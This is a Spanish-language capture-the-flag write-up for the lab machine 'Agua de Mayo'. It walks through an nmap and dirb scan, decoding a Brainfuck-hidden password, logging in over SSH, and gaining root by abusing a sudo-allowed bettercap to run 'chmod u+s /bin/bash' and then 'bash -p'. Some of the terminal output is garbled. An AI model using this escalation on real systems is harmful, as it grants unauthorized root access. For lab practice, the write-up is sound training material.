


MÁQUINA AGUA DE MAYO:

PRIMERO DESCARGAMOS LA MAQUINA DE LA PÁGINA DE MEGA, UNA VEZ DESCARGADA INICIAMOS LA MAQUINA. LA DESCOMPRIMIMOS.

EN KALI USAMOS EL COMANDO

```
sudo bash auto_deploy.sh aguademayo.tar
```

iniciada la maquina nos proporciona la IP.



Ahora abrimos otra terminal

Escribimos la siguiente sintaxis:

-sC : Ejecuta scripts de detección de servicios básicos.

-sV : Detecta versiones.

-sCV: Combinando estas opciones , Nmap realizará un escaneo que no solo identifica los puertos abiertos, sino que también intenta determinar qué servicios están corriendo y, en la medida de lo posible, identificar sus versiones.


-p : hace un escaneo de todos los puertos del (0-65365).

-Pn : evita que nmap realice un descubrimiento de host antes de realizar el escaneo.

-sS : realiza un escaneo de puerto TCP por medio de un escaneo SYN.

--min-rate : configura la tasa mínima de paquetes enviados a 5000 paquetes por segundo acelera el escaneo.

--open : Mostrará únicamente los puertos que están abiertos.




```
#!/
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# nmap -sVC -p- -Pn -sS --min-rate 5000 --open 172.17.0.2 -oX reporte.xml -vvv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 10:39 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:39
Completed NSE at 10:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:39
Completed NSE at 10:39, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:39
Completed NSE at 10:39, 0.00s elapsed
Initiating ARP Ping Scan at 10:39
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:39, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:39
Completed Parallel DNS resolution of 1 host. at 10:39, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, S
F: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:39
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 10:39, 1.58s elapsed (65535 total ports)
```

```
root@kali: ~  
File Actions Edit View Help  
Nmap scan report for 172.17.0.2  
Host is up, received arp-response (0.0000080s latency).  
Scanned at 2024-11-21 10:39:05 EST for 8s  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE REASON          VERSION  
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)  
| ssh-hostkey:  
|   256 75:ec:4d:36:12:93:58:82:7b:62:e3:52:91:70:83:70 (ECDSA)  
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMR  
aeMl5HzP0PMKd1yfAOHuPCmNExZI/4DB9HSC9ziglgySQKRqzfbEbgD00WXMvvvDpN/94jzGTgYk8  
w7TNN4Q=  
|   256 8f:d8:0f:2c:4b:3e:2b:d7:3c:a2:83:d3:6d:3f:76:aa (ED25519)  
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOyI2THRG4Km6KNUoxG54FJksK4r+Dz2kw0+rBZ  
cYhkC  
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.59 ((Debian))  
|_ http-title: Apache2 Debian Default Page: It works  
|_ http-server-header: Apache/2.4.59 (Debian)  
|_ http-methods:  
|_   Supported Methods: HEAD GET POST OPTIONS  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
NSE: Script Post-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 10:39  
Completed NSE at 10:39, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 10:39
```

Hecho el escaneo con nmap nos muestra dos puertos abiertos el puerto 22, puerto 80.

El puerto 22 muestra un servidor Debian al parecer es una versión actualizada ahí no encontraremos nada sin embargo en el puerto 80 para inspeccionar la dirección IP [HTTP://172.17.0.2](http://172.17.0.2) al abrir la página no muestra mucho solo un servidor apache en funcionamiento.



Para buscar otra opción usare:

dirb [HTTP://172.17.0.2/](http://172.17.0.2/)

```
kali@kali: ~/Desktop
root@kali: ~
File Actions Edit View Help
# dirb http://172.17.0.2/
auto_deploy.sh aguademayo.tar
DIRB v2.22 password for kali:
By The Dark Raver
gande la maquina vulnerable, espera un momento.

START_TIME: Sun Nov 24 15:25:27 2024 IP: 172.17.0.2
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://172.17.0.2/ —
=> DIRECTORY: http://172.17.0.2/images/
+ http://172.17.0.2/index.html (CODE:200|SIZE:11142)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)


— Entering directory: http://172.17.0.2/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Sun Nov 24 15:25:30 2024
DOWNLOADED: 4612 - FOUND: 2


#
```

Muestra un directorio <http://172.17.0.2/images/>

La copiamos en el navegador para ver que muestra.




Al copiar la URL en el navegador el servidor muestra un archivo de imagen al inspeccionar muestra una imagen de agua, la duda es por que lo guardaron con SSH,



En este caso usan la esteganografía para ocultar algún mensaje para inspeccionar el código fuente use:

`curl http://172.17.0.2/`

usamos <https://www.dcode.fr/brainfuck-language> al copiar en la pagina le damos ejecutar, decodifica el código muestra lo siguiente:



bebeaguaqueessano:

Usamos el

ssh [agua@172.17.0.2](ssh:agua@172.17.0.2)

Accedemos a la maquina victima con el usuario [agua@172.17.0.2](ssh:agua@172.17.0.2) nos pide contraseña y copiamos bebeaguaqueessano.

Logramos acceso a la maquina

```
agua@8547d9c7b37b: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# ssh agua@172.17.0.2  
agua@172.17.0.2's password:  
Linux 8547d9c7b37b 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Nov 22 16:03:23 2024 from 172.17.0.1  
agua@8547d9c7b37b:~$
```

Usamos **whoami** para saber quién somos

Somos **agua**

```
kali@kali: ~/Desktop
File Actions Edit View Help
User agua may run the following commands on 820a8b79effa:
(root) NOPASSWD: /usr/bin/bettercap
agua@820a8b79effa:~$ sudo /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [21:10:16] [sys.log] [war] exec: "ip": executable file not found in $P
ATH
172.17.0.0/16 > 172.17.0.2 » !chmod u+s /bin/bash 17.0.2

172.17.0.0/16 > 172.17.0.2 » exit
open /proc/sys/net/ipv4/ip_forward: read-only file system
agua@820a8b79effa:~$ whoami
agua
agua@820a8b79effa:~$ sudo /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [21:16:52] [sys.log] [war] exec: "ip": executable file not found in $P
ATH
172.17.0.0/16 > 172.17.0.2 » exiy
172.17.0.0/16 > 172.17.0.2 » [21:16:58] [sys.log] [err] unknown or invalid syntax "exiy", type help
for the help menu.
172.17.0.0/16 > 172.17.0.2 » exit
open /proc/sys/net/ipv4/ip_forward: read-only file system
agua@820a8b79effa:~$ whoami
agua
agua@820a8b79effa:~$ agua@c6991e8ce3ed:~$ lxd init

-bash: agua@c6991e8ce3ed:~$: command not found
agua@820a8b79effa:~$ bash -p
bash-5.2#
```

whoami ---- root

```
kali@kali: ~/Desktop
File Actions Edit View Help
bash-5.2# whoami
root
bash-5.2#
```

